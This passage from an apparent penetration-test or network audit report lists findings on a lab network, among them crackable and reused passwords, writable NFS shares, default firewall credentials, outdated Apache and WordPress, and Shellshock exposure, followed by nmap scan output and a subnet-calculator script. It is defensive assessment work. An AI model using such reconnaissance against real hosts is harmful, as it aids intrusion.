The passwords used on the workstations made it extremely easy to crack the passwords using john the ripper – this can be mitigated against by using passphrases instead of passwords.

3.2.2 Password Reuse

The reuse of passwords is dangerous at it makes it easier to attack the network as it helps attackers save time as they do not have to reputedly crack passwords.

3.2.3 NFS Privileges

The NFS Privileges on several of the workstations allowed for the copying of files containing account passwords or the addition of ssh keys – this is dangerous as it allows for offline password cracking or the addition of a previously unauthorised ssh key.

3.3 FIREWALL

3.3.1 Default Credentials

The use of default credentials for “pfsense” makes it extremely easy for a malicious attacker to exploit the network and the firewall as usually the first password attack is to use the default credentials.

3.3.2 HTTP Only

The absence of https on the firewall means the information is being transmitted in plaintext – this makes it easy for a man in the middle proxy to gain sensitive information.

3.4 WEB SERVERS

3.4.1 Out of Date Apache

The version of apache running on the webservers is out of date – this means it is vulnerable to several cves (CVE Details, 2019).

3.4.2 Wordpress

The version of wordpress on *172.16.221.237* is out of date and thus vulnerable to 56 CVEs (CVE Details, 2019) as of writing this report.

3.4.3 Shellshock

The webserver at *192.168.0.242* is vulnerable to shellshock as the version of apache has not been updated.

3.4.4 HTTP Only

The absence of https on the webservers means the information is being transmitted in plaintext – this makes it easy for a man in the middle proxy to gain sensitive information.

3.5 NETWORK TOPOLOGY

The network structure is a linear bus topology which is vulnerable to a single point of failure – this means that if for any reason a router is down it will result in a long network down time as there is no alternative path. A fix to this problem is to switch to a bi-directional ring topology as it means that there is a greater redundancy in the network.

4 DISCUSSION

The security of all the devices on the network were below standards as they are running out of date software

This examination of the network confirms a large number of potential vulnerabilities.

These can be viewed in section 3 – to fix the majority of these vulnerabilities is it recommended that the firmware and software on all devices is updated promptly.

Corporate networks are facing a greater risk of attack than before, so it is extremely important for corporations to routinely audit their networks.

REFERENCES

CVE Details, 2019. *Apache Http Server version 2.2.22 : Security vulnerabilities.* [Online]
Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-142323/Apache-Http-Server-2.2.22.html
[Accessed 13 December 2019].

CVE Details, 2019. *https://www.cvedetails.com/vulnerability-list/vendor_id-2337/product_id-4096/version_id-121200/Wordpress-Wordpress-3.3.1.html.* [Online]
Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-2337/product_id-4096/version_id-121200/Wordpress-Wordpress-3.3.1.html
[Accessed 17 December 2019].

nmap, 2019. *Nmap: the Network Mapper - Free Security Scanner.* [Online]
Available at: https://nmap.org/
[Accessed 30 November 2019].

sumitmcc, 2017. *subnetcalc/subnetcalc.py at master * submitmcc * GitHub.* [Online]
Available at: https://github.com/sumitmcc/subnetcalc/blob/master/subnetcalc.py
[Accessed 28 November 2019].

APPENDICES

APPENDIX A – FINAL NMAP SCAN

```
root@kali:~# nmap 192.168.0.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:15 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 192.168.0.65
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0035s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 192.168.0.97
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.129
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

```
Nmap scan report for 192.168.0.225
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.229
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```


```
Nmap scan report for 192.168.0.233
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.242
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap scan report for 192.168.0.193
Host is up (0.00050s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)
```

```
Nmap scan report for 192.168.0.203
Host is up (0.00071s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00092s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
111/tcp  open  rpcbind
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (17 hosts up) scanned in 60.23 seconds
```


APPENDIX B – WEB SERVER SCANS

Wpscan


Part 1 of wpscan results.



Part 2 of wpscan results.



Part 3 of wpscan results.



Part 4 of wpscan results.

APPENDIX C – SUBNET CALCULATION EXAMPLE

Step 1: Convert IP Address to Binary

192.168.0.200 = 11000000.10101000.00000000.11001000

	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
200	1	1	0	0	1	0	0	0

Step 2: Convert Subnet Mask to Binary

255.255.255.224 = 11111111.11111111.11111111.11100000

	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

Step 3: Calculate Subnet Address

Subnet Address = 11000000.10101000.00000000.11001000 & 11111111.11111111.11111111.11100000

Subnet Address = 192.168.0.192/27

To save time with calculating subnets the following script, modified from (sumitmcc, 2017)*, was used:*

```
#Subnet Calculator

def subnet_calc():

    try:

        while True:
            # Take IP as input
            input_ip = input("\nEnter the IP address: ")

            # Validate the IP and split IP
            octet_ip = input_ip.split(".")

            int_octet_ip = [int(i) for i in octet_ip]

            if (len(int_octet_ip) == 4) and \
                    (int_octet_ip[0] != 127) and \
                    (int_octet_ip[0] != 169) and  \
                    (0 <= int_octet_ip[1] <= 255) and \
                    (0 <= int_octet_ip[2] <=255) and \
                    (0 <= int_octet_ip[3] <= 255):
                break
            else:
                print("Invalid IP, retry \n")
                continue

        # Define all valid subnet masks
        masks = [0, 128, 192, 224, 240, 248, 252, 254, 255]
        while True:
```

```
    # Take subnet mask as input
    input_subnet = input("\nEnter the Subnet Mask: ")

    # Validate the subnet mask
    octet_subnet = [int(j) for j in input_subnet.split(".")]

    if (len(octet_subnet) == 4) and \
            (octet_subnet[0] == 255) and \
            (octet_subnet[1] in masks) and \
            (octet_subnet[2] in masks) and \
            (octet_subnet[3] in masks) and \
            (octet_subnet[0] >= octet_subnet[1] >= octet_subnet[2] >= octet_subnet[3]):
        break
    else:
        print("Invalid subnet mask, retry\n")
        continue


# Convert IP and subnet to binary
ip_in_binary = []

# Convert each IP octet to binary
ip_in_bin_octets = [bin(i).split("b")[1] for i in int_octet_ip]

# make each binary octet of 8 bit length by padding zeros
for i in range(0,len(ip_in_bin_octets)):
    if len(ip_in_bin_octets[i]) < 8:
        padded_bin = ip_in_bin_octets[i].zfill(8)
        ip_in_binary.append(padded_bin)
    else:
        ip_in_binary.append(ip_in_bin_octets[i])

# join the binary octets
ip_bin_mask = "".join(ip_in_binary)

sub_in_bin = []

# convert each subnet octet to binary
sub_bin_octet = [bin(i).split("b")[1] for i in octet_subnet]

# make each binary octet of 8 bit length by padding zeros
for i in sub_bin_octet:
    if len(i) < 8:
        sub_padded = i.zfill(8)
        sub_in_bin.append(sub_padded)
    else:
        sub_in_bin.append(i)


sub_bin_mask = "".join(sub_in_bin)

# calculating number of hosts
no_zeros = sub_bin_mask.count("0")
no_ones = 32 - no_zeros
no_hosts = abs(2 ** no_zeros - 2)

# Calculating the network and broadcast address
network_add_bin = ip_bin_mask[:no_ones] + "0" * no_zeros
broadcast_add_bin = ip_bin_mask[:no_ones] + "1" * no_zeros

network_add_bin_octet = []
broadcast_binoct = []

[network_add_bin_octet.append(i) for i in [network_add_bin[j:j+8]
                                           for j in range(0, len(network_add_bin), 8)]]
[broadcast_binoct.append(i) for i in [broadcast_add_bin[j:j+8]
                                      for j in range(0,len(broadcast_add_bin),8)]]

network_add_dec_final = ".".join([str(int(i,2)) for i in network_add_bin_octet])
```

```
        broadcast_add_dec_final = ".".join([str(int(i,2)) for i in broadcast_binoct])

        # Calculate the host IP range
        first_ip_host = network_add_bin_octet[0:3] +
[(bin(int(network_add_bin_octet[3],2)+1).split("b")[1].zfill(8))]
        first_ip = ".".join([str(int(i,2)) for i in first_ip_host])

        last_ip_host = broadcast_binoct[0:3] + [bin(int(broadcast_binoct[3],2) -
1).split("b")[1].zfill(8)]
        last_ip = ".".join([str(int(i,2)) for i in last_ip_host])

        # print all the computed results
        print("\nThe entered ip address is: " + input_ip)
        print("The entered subnet mask is: " + input_subnet)
        print("Calculated number of hosts per subnet: {0}".format(str(no_hosts)))
        print("Calculated number of mask bits: {0}".format(str(no_ones)))
        print("The Network address is: {0}".format(network_add_dec_final))
        print("The Broadcast address is: {0}".format(broadcast_add_dec_final))
        print("IP address range is: {0} - {1}".format(first_ip, last_ip))



    except KeyboardInterrupt:
        print("Interrupted by the User, exiting\n")
    except ValueError:
        print("Seem to have entered an incorrect value, exiting\n")


if __name__ == '__main__':
    subnet_calc()
```